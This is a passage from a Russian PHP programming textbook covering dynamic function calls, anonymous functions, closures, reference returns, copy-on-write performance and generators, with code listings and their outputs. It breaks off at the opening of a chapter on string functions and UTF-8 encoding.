Синтаксис `$F(`*параметры*`)` удобен и нагляден, однако в большинстве программ рекомендуется идти другим путем — вызывать стандартную функцию `call_user_func()`, например:

```
function a($i) { echo "Вызвана a($i)\n"; }
function b($i) { echo "Вызвана b($i)\n"; }
function c($i) { echo "Вызвана c($i)\n"; }
$f = "a";                // или $f = "b" или $f = "c"
call_user_func($f, 101); // вызов функции, имя которой хранится в $f
```

Функция `call_user_func()` делает следующее: она запускает на выполнение подпрограмму, имя которой указано в ее первом параметре, и передает ей аргументы, заданные в остальных.

Чем же объясняется такой совет? Дело в том, что в качестве первого параметра функции может быть передано не только строковое значение, но и массив из двух элементов, содержащий:

- имя класса (или *ссылку* на объект класса);
- имя метода класса.

Вероятно, вы уже догадались, что речь идет об объектно-ориентированном программировании, а функция `call_user_func()` позволяет вызывать не только обычные функции, но также и методы объектов. Мы отложим детали и разъяснения до *частей IV* и *V*.

Использование *call_user_func_array()*

Функция `call_user_func_array()` предназначена для вызова подпрограмм, когда на момент вызова точно неизвестно, сколько именно аргументов им следует передать. Ее описание выглядит следующим образом:

`mixed call_user_func_array(string $`*`имя_функции`*`, array $`*`аргументы`*`)`

В отличие от `call_user_func()`, параметры вызываемой подпрограмме передаются не последовательно, а в виде одного-единственного списка.

Для примера напишем функцию, которая распечатывает свои аргументы на отдельных строках, предваряя их указанным числом пробелов (может пригодиться для вывода различной информации "лесенкой"). Вспомним, что построчный вывод у нас уже есть — его реализует написанная выше в этой главе функция `myecho()`. Давайте предположим, что нам нужно во что бы то ни стало ее использовать (листинг 11.20).

Листинг 11.20. Использование `call_user_func_array()`. Файл call_user_func_array.php

```
<?php ## Использование call_user_func_array()
  // Вывод всех параметров на отдельных строках
  function myecho(...$str)
  {
    foreach ($str as $v) {
      echo "$v<br />\n"; // выводим элемент
    }
  }
  // То же самое, но предваряет параметры указанным числом пробелов
  function tabber($spaces, ...$planets)
  {
    // Подготавливаем аргументы для myecho()
    $new = [];
    foreach ($planets as $planet) {
      $new[] = str_repeat(" ", $spaces).$planet;
    }
    // Вызываем myecho() с новыми параметрами
    call_user_func_array("myecho", $new);
  }
  // Отображаем строки одну под другой
  tabber(10, "Меркурий", "Венера", "Земля", "Марс");
?>
```

Анонимные функции

Начиная с версии PHP 5.3, доступны *анонимные функции*. Фактически это функции без имени. В листинге 11.21 приводится пример объявления такой функции.

Листинг 11.21. Анонимная функция. Файл anonim.php

```
<?php ## Анонимная функция
  $myecho = function (...$str)
  {
    foreach ($str as $v) {
      echo "$v<br />\n"; // выводим элемент
    }
  };
  // Вызов функции
  $myecho("Меркурий", "Венера", "Земля", "Марс");
?>
```

Анонимные функции допускается передавать в качестве параметров другим функциям. В листинге 11.22 приводится пример сценария, который полностью эквивалентен листингу 11.20. Только в нем отсутствует объявление функции `myecho()`, вместо этого функция объявляется непосредственно в списке параметров функции `tabber()`.

Листинг 11.22. Передача анонимной функции в качестве параметра. Файл anpar.php

```
<?php ## Передача анонимной функции в качестве параметра
  function tabber($spaces, $echo, ...$planets)
  {
    // Подготавливаем аргументы для myecho()
    $new = [];
    foreach ($planets as $planet) {
      $new[] = str_repeat(" ", $spaces).$planet;
    }
    // Пользовательский вывод задается извне
    $echo(...$new);
  }

  // Массив для вывода
  $planets = ["Меркурий", "Венера", "Земля", "Марс"];
  // Отображаем строки одну под другой
  tabber(10, function(...$str) {
    foreach ($str as $v) {
      echo "$v<br />\n";
    }
  }, ...$planets);
?>
```

Замыкания

Замыкание — это функция, которая запоминает состояние окружения в момент своего создания. Даже если состояние затем изменяется, замыкание содержит в себе первоначальное состояние. Замыкание в PHP применимо только к анонимным функциям. В отличие от других языков программирования, вроде JavaScript, замыкания действуют

не автоматически. Для активизации необходимо использовать ключевое слово `use`, после него в скобках можно указать переменные, которые должны войти в замыкание (листинг 11.23).

Листинг 11.23. Замыкания. Файл closure.php

```
<?php ## Замыкание
  $message = "Работа не может быть продолжена из-за ошибок:<br />";
  $check = function(array $errors) use ($message)
  {
    if (isset($errors) && count($errors) > 0) {
      echo $message;
      foreach($errors as $error) {
        echo "$error<br />";
      }
    }
  };

  $check([]);
  // ...
  $erorrs[] = "Заполните имя пользователя";
  $check($erorrs);
  // ...
  $message = "Список требований"; // Уже не изменить
  $erorrs = ["PHP", "MySQL", "memcache"];
  $check($erorrs);
?>
```

В листинге 11.23 создается анонимная функция-замыкание, которая помещается в переменную `$check`, при помощи ключевого слова `use` замыкание захватывает переменную `$message`, которую использует в своей работе. Попытка изменить значение переменной позже не приводит к результату. Замыкание "помнит" состояние переменной в момент своего создания. Результатом выполнения скрипта будут следующие строки:

```
Работа не может быть продолжена из-за ошибок:
Заполните имя пользователя
Работа не может быть продолжена из-за ошибок:
PHP
MySQL
memcache
```

Основное назначение замыканий — замена глобальных переменных. В отличие от глобальных переменных, вы можете передать внутрь функции значение, но уже не сможете изменить переменную, переданную через механизм замыкания. А самое главное, никакие изменения глобальной переменной в других частях программы не смогут повлиять на значение, переданное через замыкание. Более подробно с механизмом замыканий мы познакомимся в *главе 27*.

Возврат функцией ссылки

До сих пор мы рассматривали только функции, которые возвращают определенные значения — копии величин, использованных в инструкции `return`. Заметьте, это были именно копии, а не сами объекты. Например:

```
$a = 100;
function r() {
  global $a; // объявляет $a глобальной
  return $a; // возвращает значение, а не ссылку!
}
$b = r();
$b = 0;     // присваивает $b, а не $a!
echo $a;    // выводит 100
```

В то же время мы бы хотели, чтобы функция `R()` возвращала не величину, а *ссылку* на переменную `$a` для возможности работы в дальнейшем с этой ссылкой точно так же, как и с `$a`.

Как же нам добиться нужного результата? Использование оператора `$b =& r()`, к сожалению, не подходит, т. к. при этом мы получим в `$b` ссылку не на `$a`, а на ее копию. Если задействовать `return &$a`, то появится сообщение о синтаксической ошибке (PHP воспринимает `&` только в правой части оператора присваивания сразу после знака `=`). Однако выход есть. Воспользуемся специальным синтаксисом описания функции, возвращающей ссылку (листинг 11.24).

Листинг 11.24. Возврат ссылки. Файл retref.php

```
<?php ## Возврат ссылки
  $a = 100;
  function &r()   // & возвращает ссылку
  {
    global $a;    // объявляет $a глобальной
    return $a;    // возвращает ссылку, а не значение!
  }
  $b =& r(); // не забудьте & !!!
  $b = 0;    // присваивает переменной $a!
  echo $a;   // выводит 0. Это значит, что теперь $b - синоним $a
?>
```

Как видим, нужно поставить `&` в двух местах: перед определением имени функции, а также в правой части оператора присваивания при вызове функции. Использовать амперсанд в инструкции `return` не нужно.

> ***Внимание!***
>
> Мы не находим такой синтаксис удобным. Достаточно по ошибке всего один раз пропустить `&` при вызове функции, как переменной `$b` будет присвоена не ссылка на `$a`, а только ее копия со всеми вытекающими из этого последствиями. Поэтому мы рекомендуем применять возврат ссылки как можно реже, и только в тех случаях, когда это действительно необходимо.

К счастью, начиная с PHP 5, необходимость возвращать ссылки заметно поубавилась. Объекты и массивы и так передаются по ссылке. Таким образом, вероятнее всего, при работе с PHP версии вам никогда не придется писать функций, возвращающих ссылки на переменные.

Технология отложенного копирования

На первый взгляд кажется, что передача параметров в функцию по ссылке (с использованием `&`) должна работать с большей скоростью, нежели передача по значению (без `&`). На практике же утверждение оказывается не соответствующим действительности: искусственное добавление амперсанда перед именем аргумента *не увеличивает* скорость работы программы!

Прежде чем разъяснять эту в высшей степени странную ситуацию, давайте проведем небольшой эксперимент — запустим сценарий из листинга 11.25, который сравнивает скорость работы разных видов функций.

> ***Примечание***
>
> При первом прочтении данный раздел можно пропустить, потому что он довольно сложен для понимания.

Листинг 11.25. Сравнение скорости передачи параметров. Файл speed.php

```
<?php ## Сравнение скорости разных видов передачи параметров
  // Передача "по значению" без изменения параметра
  function takeVal($a) { $x = $a[1234]; }
  // Передача "по ссылке" без изменения параметра
  function takeRef(&$a) { $x = $a[1234]; }
  // Передача "по значению" С ИЗМЕНЕНИЕМ параметра
  function takeValAndModif($a) { $a[1234]++; }
  // Передача "по ссылке" с изменением параметра
  function takeRefAndModif(&$a) { $a[1234]++; }

  // Тестируем разные функции на скорость
  test("takeVal");
  test("takeRef");
  test("takeValAndModif");
  test("takeRefAndModif");

  function test($func)
  {
     // Создаем большой массив
     $a = [];
     for ($i = 1; $i <= 100000; $i++) $a[$i] = $i;
     // Ждем "переключения" секунды (для точности)
     for ($t = time(); $t == time(); );
     // Выполняем функцию в течение ровно 1 секунды
     for ($N = 0, $t = time(); time() == $t; $N++) $func($a);
     printf("<tt>$func</tt> took %d itr/sec<br />", $N);
  }
?>
```

Суть теста заключается в том, что мы создаем в памяти массив очень большого размера (100 000 элементов) и передаем его в функции с разными видами параметров, замеряя при этом время работы. В конце выводится сводка, сколько вызовов функций разных типов "уложилось" ровно в 1 секунду.

Результаты довольно интересны, вот они[1]:

```
takeVal took 5473803 itr/sec
takeRef took 5374412 itr/sec
takeValAndModif took 809 itr/sec
takeRefAndModif took 4658626 itr/sec
```

Давайте посмотрим вначале на первые две строчки. Они говорят, что вызов функции с передачей параметра по значению работает даже *быстрее*, чем передача по ссылке! В действительности, запустив тест несколько раз подряд, можно убедиться, что разница в скорости не выходит за рамки погрешности подсчета времени: иногда `takeRef()` выходит на первое место по сравнению с `takeVal()`, а иногда (вот как сейчас) — на второе.

Для того чтобы понять, каким же образом передача параметров по значению может работать *не медленнее*, чем по ссылке, взглянем на третью и четвертую строки результата. Вы видите, что функция `takeValAndModif()`, принимающая аргумент по значению и изменяющая его "локальную копию", резко (примерно в двадцать тысяч раз!) медленнее, чем ее аналог, имеющий аргумент-ссылку! Но ведь только что мы говорили, что параметры-ссылки и параметры-значения не различаются сколько-нибудь существенно по скорости. Что же происходит?

Ответ кроется в одной особенности языка PHP, которую авторы этой книги не встречали ни в одном другом языке программирования. Речь идет о технологии *отложенного копирования* данных. Она работает так: когда в программе выполняется оператор присваивания (или, что то же самое, передача параметра в функцию *по значению*), PHP никуда не копирует данные, содержащиеся в переменной (в нашем случае — огромный массив). Вместо этого он просто *помечает* переменную-приемник как *копию* источника, что практически не отнимает времени. Реальное копирование данных будет отложено до того момента, когда одна из переменных потребует *изменения* (в примере выше — инкремент одной ячейки массива).

Таким образом, если вы в программе делаете сто "копий" одной и той же переменной при помощи оператора присваивания, а потом меняете только одну из них, PHP в реальности произведет всего лишь *одну* операцию копирования (а не сто, как это сделали бы другие языки программирования: Perl, C++ и т. д.). Разработчики PHP мудро учли тот факт, что в крупных программах большинство операций копирования носят характер абстрактного "переименования" и производятся "вхолостую", а значит, в идеале не требуют передачи больших блоков данных и выделения новой памяти.

Теперь вы понимаете, почему функция `takeValAndModif()` оказалась в 20 000 раз медленнее, чем `takeRefAndModif()`, а `takeVal()` и `takeRef()` работают с одинаковой скоростью? Ведь медленная функция *изменяет* свой параметр-значение, что заставляет PHP тут же породить *локальную копию* переменной, уничтожаемую после выхода из

[1] Тест выполнялся для процессора Intel Core i5, 3.3 ГГц.

функции. В то же время, изменение параметра-ссылки в `takeRefAndModif()` *не влечет* копирование, ибо модификация производится в уже существующем массиве. Что касается функции `takeVal()`, то она свой параметр не изменяет, и потому копирования и связанной с ним потери производительности нет.

Несколько советов по использованию функций


Хочется напоследок сказать еще несколько слов о функциях.

- Не допускайте, чтобы ваши функции разрастались до гигантских размеров. Дробите их на маленькие, по возможности независимые, части, желательно полезные и сами по себе. Это повысит читабельность, устойчивость и переносимость ваших программ. В идеале каждая функция не должна занимать больше 20–30 строк, возможно, за редким исключением. Этот совет применим вообще ко всем языкам программирования, а не только к PHP.
- Как известно, вызов функции отнимает какое-то время, поэтому распространено мнение, что чем меньше функций, тем быстрее работает программа. Оно в корне неверно: *не стоит обращать внимания на цену вызова функции, пока она сама о себе не заявит!* В конце концов, объединить несколько функций в одну всегда на порядок проще, чем разбить одну функцию на несколько. Помните об этом.
- Чаще используйте стандартные, встроенные функции. Прежде чем писать какую-то процедуру, сверьтесь с документацией, — возможно, она уже реализована в ядре PHP. Если это так, то не думайте, что сможете написать ее эффективнее на PHP — ведь часто самый неэффективный C-код работает быстрее, чем самый изящный на PHP. Возможно, лучше пожертвовать качеством результата за счет быстродействия — например, при работе с базами данных и сложными файлами лучше применять стандартные функции сериализации, чем писать более плотно упаковывающие, но свои, потому что стандартные работают очень быстро. Правда, из этого правила существуют и исключения: например, мы бы не советовали вам использовать `serialize()` для формирования строки, сохраняющейся в cookies браузера — здесь лучше написать свои функции.
- Действует принцип: чем меньше в программе собственноручно реализованных функций, тем надежнее она будет работать и тем меньше ее придется тестировать. Поэтому старайтесь опираться на код, который был написан и отлажен ранее — это касается как стандартных функций, так и сторонних библиотек на PHP.
- Не пытайтесь оптимизировать программу, искусственно превращая параметры-значения функций в параметры-ссылки — это не даст прироста производительности в PHP! Используйте ссылки только в тех ситуациях, когда процедура должна *действительно* изменить свой аргумент.

Резюме

Любая программа, занимающая больше нескольких десятков строчек, состоит из функций, вызывающих друг друга. В данной главе мы рассмотрели, как создаются функции на PHP. Мы узнали, что все переменные внутри функции содержатся в специальном *контексте* (или *области видимости*), который автоматически уничтожается при выходе из функции и создается при входе в нее. Рассмотрены несколько способов передачи параметров в функции и возврата значений. Также была приведена полезная функция `dumper()`, которая может особенно пригодиться при отладке сценариев. В конце главы дан материал про анонимные функции, замыкания, а также *отложенное копирование* переменных, которое позволяет языку в ряде случаев работать в сотни раз быстрее, чем его аналоги (например, Perl).

ГЛАВА 12



Генераторы

Листинги данной главы
можно найти в подкаталоге generators.

Генераторы — относительно новая возможность PHP, доступная, начиная с версии 5.5, позволяющая создавать собственные итераторы, которые затем можно использовать в операторе `foreach`. В *главе 10* мы познакомились с возможностью обхода массивов, генераторы позволяют создать собственные "массивы".

Генераторы строятся на базе функций, которые мы подробно рассмотрели в предыдущей главе. Главная особенностью генераторов — отложенные вычисления, т. е. значения вычисляются только тогда, когда они действительно необходимы.

Отложенные вычисления

Генератор — это обычная функция, однако для возврата значения вместо ключевого слова `return` используется оператор `yield`. В листинге 12.1 приводится пример простейшего генератора, который по умолчанию формирует последовательность от 0 до 100 и возвращает значения при помощи оператора `yield`. В момент возврата при помощи оператора `echo` выводится текущее значение.

> ***Замечание***
>
> Если вы знакомы с языками Ruby или Python, то хорошо знаете ключевое слово `yield`, в PHP оно выполняет ровно такую же функцию. Языки Ruby и Python не являются первопроходцами в использовании `yield`, оно заимствовано из Common Lisp и восходит к множественному входу в процедуру `ENTRY` из FORTRAN 77.

Листинг 12.1. Простейший генератор. Файл simple.php

```
<?php ## Простейший генератор
  function simple($from = 0, $to = 100)
  {
    for($i = $from; $i < $to; $i++) {
      echo "значение = $i<br />";
      yield $i;
    }
  }
```

```
  foreach(simple() as $val) {
    echo "квадрат = ".($val * $val)."<br />";
    if ($val >= 5) break;
  }
?>
```

Цикл `foreach`, расположенный ниже, принимает генератор в качестве первого аргумента и рассматривает его, как своеобразный массив. По умолчанию генератор `simple()` возвращает 100 элементов от 0 до 99. Однако мы прерываем цикл `foreach` при помощи оператора `break` после первых шести итераций (добиться этого можно было вызовом `simple(0, 5)`, но нам важно разобраться с отложенным вычислением). Результатом выполнения скрипта будет последовательность строк:

```
значение = 0
квадрат = 0
значение = 1
квадрат = 1
значение = 2
квадрат = 4
значение = 3
квадрат = 9
значение = 4
квадрат = 16
значение = 5
квадрат = 25
```

Из результата следует, что цикл `for` в функции-генераторе `simple()` не выполняется привычным образом. В момент, когда интерпретатор достигает оператора `yield`, управление возвращается внешнему циклу `foreach`. Функция-генератор помнит свое состояние, и при следующем вызове выполнение начинается не с начала, а с точки последнего вызова `yield`. Чтобы продемонстрировать последнее, упростить картину, и напишем генератор без цикла внутри (листинг 12.2).

> ***Замечание***
>
> Если после оператора `yield` не указать никакое значение, в качестве значения будет назначен `null`.

Листинг 12.2. Простейший генератор. Файл yield.php

```
<?php ## Исследуем yield
  function generator()
  {
    echo "перед первым yield<br />";
    yield 1;
    echo "перед вторым yield<br />";
    yield 2;
    echo "перед третьим yield<br />";
    yield 3;
    echo "после третьего yield<br />";
  }
```

```
  foreach(generator() as $i) {
    echo "$i<br />";
  }
?>
```

Результатом выполнения сценария из листинга 12.2 будет такая последовательность:

```
перед первым yield
1
перед вторым yield
2
перед третьим yield
3
после третьего yield
```

Встретив вызов функции-генератора `generator()`, интерпретатор переходит внутрь него и выполняет первый оператор `echo`, после которого следует ключевое слово `yield`. Последнее выталкивает результат 1 из функции. В результате чего управление поступает в цикл `foreach`. Выполнив тело цикла `foreach`, управление снова обращается к функции-генератору `generator()`, которая продолжает работу после первого ключевого слова `yield`, выполняя все последующие операторы, однако достигнув второго `yield`, генератор снова передает управление циклу `foreach`, давая ему возможность выполнить свое тело. После выполнения третьей итерации, не встретив больше ключевых слов `yield`, функция `generator()` завершает работу, возвращая `null`. Это служит сигналом для завершения работы оператора `foreach` (рис. 12.1).

Использование цикла внутри генератора лишь позволяет вызвать `yield` необходимое количество раз.




Рис. 12.1. Схема передачи управления от оператора `foreach` генератору и обратно

Манипуляция массивами

Пока все выглядит довольно запутанно и малополезно. Однако генераторы открывают целый мир. В современных программах на языке вроде Ruby, где ключевое слово `yield` поддерживается давно, вы практически не встретите традиционные циклы `for` и `while`, хотя сам язык их поддерживает. Сообщество давно отказалось от них в пользу более удобных генераторов. PHP находится в начале пути, поэтому давайте создадим несколько собственных генераторов, которые облегчат работу с массивами, а заодно помогут глубже понять конструкцию `yield`.

В листинге 12.3 приводится пример функции-генератора `collect()`, которая применяет к каждому элементу массива пользовательскую функцию.

Листинг 12.3. Обработка каждого элемента массива. Файл collect.php

```
<?php ## Обработка каждого элемента массива
  function collect($arr, $callback)
  {
    foreach($arr as $value) {
      yield $callback($value);
    }
  }

  $arr = [1, 2, 3, 4, 5, 6];
  $collect = collect($arr, function($e){ return $e * $e; });
  foreach($collect as $val) echo "$val ";
?>
```

Результатом выполнения скрипта из листинга 12.3 будет последовательность:

```
1 4 9 16 25 36
```

Функция-генератор принимает два аргумента: обрабатываемый массив `$arr` и функцию обратного вызова `$callback`. Внутри генератора при помощи цикла `foreach` обходятся все элементы массива, к каждому из них применяется функция `$callback`, результат которой выталкивается из функции конструкцией `yield`. В качестве пользовательской функции выступает анонимная функция, возвращающая квадрат аргумента.

Похожие возможности предоставляет стандартная функция `array_walk()`. Однако, в отличие от генераторов, `array_walk()` не может фильтровать содержимое массива. Продемонстрируем эту возможность на примере функции-генератора `select()`. Данный генератор также принимает два параметра, первый из которых обрабатываемый массив, а второй — функция обратного вызова, возвращающая `true`, если элемент следует обрабатывать в массиве, и `false`, если он должен игнорироваться (листинг 12.4).

Листинг 12.4. Извлекаем только четные элементы. Файл select.php

```
<?php ## Извлекаем только четные элементы
  function select($arr, $callback)
```

```
  {
    foreach($arr as $value) {
      if($callback($value)) yield $value;
    }
  }

  $arr = [1, 2, 3, 4, 5, 6];
  $select = select($arr, function($e){ return $e % 2 == 0 ? true : false; });
  foreach($select as $val) echo "$val ";
?>
```

В качестве функции обратного вызова используется анонимная функция, которая проверяет число на четность. В результате цикл `foreach`, обращающийся к генератору `select()`, выведет последовательность только из четных элементов массива:

```
2 4 6
```

По аналогии с генератором `select()`, извлекающим элементы по условию, можно создать генератор `reject()`, который будет отбрасывать элементы (листинг 12.5).

Листинг 12.5. Извлекаем только нечетные элементы. Файл reject.php

```
<?php ## Извлекаем только нечетные элементы
  function reject($arr, $callback)
  {
    foreach($arr as $value) {
      if(!$callback($value)) yield $value;
    }
  }

  $arr = [1, 2, 3, 4, 5, 6];
  $reject = reject($arr, function($e){ return $e % 2 == 0 ? true : false; });
  foreach($reject as $val) echo "$val ";
?>
```

В листинге 12.5 используется та же самая анонимная функция, однако за счет отрицания в условии функции-генератора, в результате будет выведена последовательность нечетных элементов:

```
1 3 5
```

Генераторы можно комбинировать друг с другом. В листинге 12.6 приводится пример вычисления последовательности квадратов четных элементов массива.

Листинг 12.6. Квадраты четных элементов. Файл combine.php

```
<?php ## Квадраты четных элементов
  ...
  $arr = [1, 2, 3, 4, 5, 6];
  $select = select($arr, function($e){ return $e % 2 == 0 ? true : false; });
  $collect = collect($select, function($e){ return $e * $e; });
  foreach($collect as $val) echo "$val ";
?>
```

Результатом выполнения скрипта из листинга 12.6 будет последовательность:

```
4 16 36
```

Делегирование генераторов

Передача функции обратного вызова, как было описано выше, вовсе не обязательна. Логику обработки данных можно поместить в сами генераторы. Более того, начиная с PHP 7, одни генераторы можно вызывать из других, используя ключевое слово `from` после `yield`. Такой прием называется *делегированием*.

В листинге 12.7 представлена альтернативная реализация задачи отбора четных элементов массива с последующим вычислением их квадратов.

Листинг 12.7. Использование `yield from`. Файл combine_from.php

```
<?php ## Квадраты четных элементов
  function square($value)
  {
    yield $value * $value;
  }

  function even_square($arr) {
    foreach($arr as $value) {
      if($value % 2 == 0) yield from square($value);
    }
  }

  $arr = [1, 2, 3, 4, 5, 6];
  foreach(even_square($arr) as $val) echo "$val ";
?>
```

После ключевого слова `from` могут быть размещены не только генераторы, но и массивы (листинг 12.8).

Листинг 12.8. Использование массивов. Файл array.php

```
<?php ## Использование массивов
  function generator()
  {
    yield 1;
    yield from [2, 3];
  }

  foreach(generator() as $i) echo "$i ";
?>
```

Результатом выполнения скрипта из листинга 12.8 будет последовательность:

```
1 2 3
```

Экономия ресурсов

Ранее в главе мы рассмотрели генераторы `collect()`, `select()` и `reject()`. Следует отметить, что при их работе не создается копий массива. Если исходный массив занимает несколько мегабайт оперативной памяти, это позволяет значительно сэкономить ресурсы сервера, т. к. на каждой итерации мы имеем дело только с объемом памяти, который занимает элемент массива.

Давайте проверим это на практике. Пусть стоит задача вывести на страницу числа от 0 до 1 024 000 через пробел. Такая страница будет "весить" где-то 7 Мбайт. Конечно, задача гипотетическая и ее можно решить без использования массива, однако предположим, что обойтись без массива в данной ситуации не получается (листинг 12.9).

Листинг 12.9. Неэкономное расходование памяти. Файл makerange_bad.php

```
<?php ## Неэкономное расходование памяти
  function crange($size)
  {
    $arr = [];
    for($i = 0; $i < $size; $i++) {
      $arr[] = $i;
    }
    return $arr;
  }

  $range = crange(1024000);
  foreach($range as $i) echo "$i ";
  // Определяем количество используемой скриптом памяти
  echo memory_get_usage()."<br />";
?>
```

Для определения количества памяти, которое потребляет скрипт, используется функция `memory_get_usage()`, которая возвращает количество байтов оперативной памяти, занятых сценарием. В 64-битной версии Windows под управлением PHP 7 скрипт из листинга 12.9 потреблял порядка 32 Мбайт.

Перепишем сценарий с использованием генераторов (листинг 12.10).

Листинг 12.10. Экономное расходование памяти. Файл makerange_bad.php

```
<?php ## Экономное расходование памяти
  function crange($size)
  {
    for($i = 0; $i < $size; $i++) {
      yield $i;
    }
  }

  $range = crange(1024000);
  foreach($range as $i) echo "$i ";
```

```
  // Определяем количество используемой скриптом памяти
  echo memory_get_usage()."<br />";
?>
```

Запустив этот скрипт в тех же условиях, мы получили 347 Кбайт, т. е. экономия памяти составила почти 2 порядка. Напомним, что сама страница "весит" 7 Мбайт.

Использование ключей

При рассмотрении оператора `foreach` в *главе 9* мы упоминали возможность использования ключей ассоциативных массивов: для этого достаточно указать пару *ключ => значение* после ключевого слова `as`:

```
foreach ($array as $key => $value) {
  ...
}
```

Генераторы допускают работу с ключами, для этого после ключевого слова `yield` указывается точно такая же пара (листинг 12.11).

Листинг 12.11. Использование ключей. Файл keys.php

```
<?php ## Использование ключей
  function collect($arr, $callback)
  {
    foreach($arr as $key => $value) {
      yield $key => $callback($value);
    }
  }

  $arr = [
    "first" => 1,
    "second" => 2,
    "third" => 3,
    "fourth" => 4,
    "fifth" => 5,
    "sixth" => 6];
  $collect = collect($arr, function($e){ return $e * $e; });
  foreach($collect as $key => $val) echo "$val ($key) ";
?>
```

Результатом выполнения скрипта из листинга 12.11 является следующая строка:

```
1 (first) 4 (second) 9 (third) 16 (fourth) 25 (fifth) 36 (sixth)
```

Использование ссылки

Так же как для обычной функции, для генераторов допускается возврат значения по ссылке. По сравнению с обычной функцией в этом гораздо больше смысла, т. к. мы можем влиять на значение внутри генератора (листинг 12.12).

Листинг 12.12. Использование ключей. Файл keys.php

```
<?php ## Возврат значения по ссылке
  function &reference()
  {
    $value = 3;
    while ($value > 0) {
      yield $value;
    }
  }

  foreach (reference() as &$number) {
    echo (--$number).' ';
  }
?>
```

Обратите внимание, что символ амперсанда указывается не только перед названием функции-генератора, но и перед значением в операторе `foreach`. Результатом выполнения скрипта из листинга 12.12 является следующая строка:

```
2 1 0
```

Связь генераторов с объектами

В *частях IV* и *V* книги мы начнем знакомство с объектно-ориентированным программированием в PHP. Генераторы тесно связаны с объектами *(см. главу 27)*, на самом деле генератор возвращает объект, в чем легко можно убедиться, если запросить тип генератора при помощи функции `gettype()` (листинг 12.13).

Листинг 12.13. Каждый генератор — это объект. Файл object.php

```
<?php ## Каждый генератор - это объект
  function simple($from = 0, $to = 100)
  {
    for($i = $from; $i < $to; $i++) {
      echo "значение = $i<br />";
      yield $i;
    }
  }
  $generator = simple();
  echo gettype($hello); // object
?>
```

Как мы увидим далее, для объектов могут вызываться методы — внутренние функции. В отличие от обычных функций они вызываются при помощи оператора `->`. Одним из таких методов является `send()`, который позволяет отправить значение внутрь генератора и использовать `yield` для инициализации переменных внутри генератора (листинг 12.14).

Листинг 12.14. Отправка данных генератору методом `send()`. Файл send.php

```
<?php ## Отправка данных генератору методом send()
  function block()
  {
    while(true) {
      $string = yield;
      echo $string;
    }
  }

  $block = block();
  $block->send("Hello, world!<br />");
  $block->send("Hello, PHP!<br />");
?>
```

Причем вы не ограничены передачей только скалярных значений, так можно передавать и функции обратного вызова, и массивы, и любые допустимые значения PHP.

Что произойдет, если в генератор поместить конструкцию `return`? Это вполне допустимо, однако на значениях, которые возвращает генератор при помощи `yield`, это никак не скажется. Ключевое слово `return` ведет себя точно так же, как ожидается: сколько бы ни было операторов после него, они никогда не выполняются, после `return` интерпретатор покидает функцию.

Однако, начиная с PHP 7, извлечь значение, которое возвращается при помощи оператора `return`, можно посредством еще одного метода — `getReturn()` (листинг 12.15).

Листинг 12.15. Использование `return` в генераторе. Файл return.php

```
<?php ## Использование return в генераторе
  function generator()
  {
    yield 1;
    return yield from two_three();
    yield 5;
  }

  function two_three()
  {
    yield 2;
    yield 3;
    return 4;
  }

  $generator = generator();


  foreach($generator as $i) {
    echo "$i<br />";
  }
  echo "return = ".$generator->getReturn();
?>
```

В результате выполнения скрипта будет возвращен следующий набор строк:

```
1
2
3
return = 4
```

Резюме

В данной главе мы изучили генераторы — специальный тип функций, которые используют ключевое слово `yield`. Генераторы позволяют выполнять отложенные вычисления, создавать собственные итераторы, экономить оперативную память, отводимую скрипту, обрабатывать массивы более удобным способом.



ЧАСТЬ III

Стандартные функции PHP

ГЛАВА 13

Строковые функции

Листинги данной главы0
можно найти в подкаталоге string.

Строки в PHP — одни из самых универсальных объектов. Как мы уже видели, любой, сколь угодно сложный объект можно упаковать в строку при помощи функции `serialize()` (и обратно через `unserialize()`). Строка может содержать абсолютно любые символы с кодами от 0 до 255 включительно. Нет никакого специального маркера "конца строки", как это сделано в языке C (там конец строки помечается символом с нулевым кодом). А значит, длина строки во внутреннем представлении PHP хранится где-то отдельно. Для формирования и вставки непечатаемого символа в строку (например, с кодом 1 или 15) используется функция `chr()`, которую мы рассмотрим далее.

Наконец, из-за слабого контроля типов в PHP строка может содержать (и часто содержит) число, причем с ней можно работать как с числом: прибавлять другие числа, умножать и т. д. При этом все преобразования (в десятичной системе) производятся автоматически. Существуют также функции, преобразующие число, записанное в различных системах счисления (например, в восьмеричной), в обычное представление, и наоборот. Их мы обсудим позже, в *главе 15*.

> ***Замечание***
>
> В этой главе мы описываем только самые употребительные и удобные функции (около 80%), пропуская все остальные. Какие-то из не вошедших в данную главу функций (например, `quotemeta()`) мы будем рассматривать в других главах. Так что, не найдя описание интересующей вас функции здесь, подумайте: возможно, оно лучше подходит для другой темы и его имеет смысл поискать там? И наконец, последней инстанцией для вас, конечно же, должна являться документация PHP.

Кодировки

Прежде чем мы начнем знакомиться с возможностями стандартных строковых функций, следует подробнее остановиться на кодировках. Вы почти не будете использовать какую-либо кодировку, отличную от UTF-8, которая на сегодняшний день де-факто является стандартом для кодирования текстов в Интернете.

При безупречной поддержке UTF-8 в PHP этот раздел можно было бы сократить до замечания. Однако в PHP уже много лет остается без поддержки UTF-8 на уровне ядра. Поэтому мы остановимся подробнее на особенностях этой кодировки и проблемах в PHP, связанных с ее обработкой.

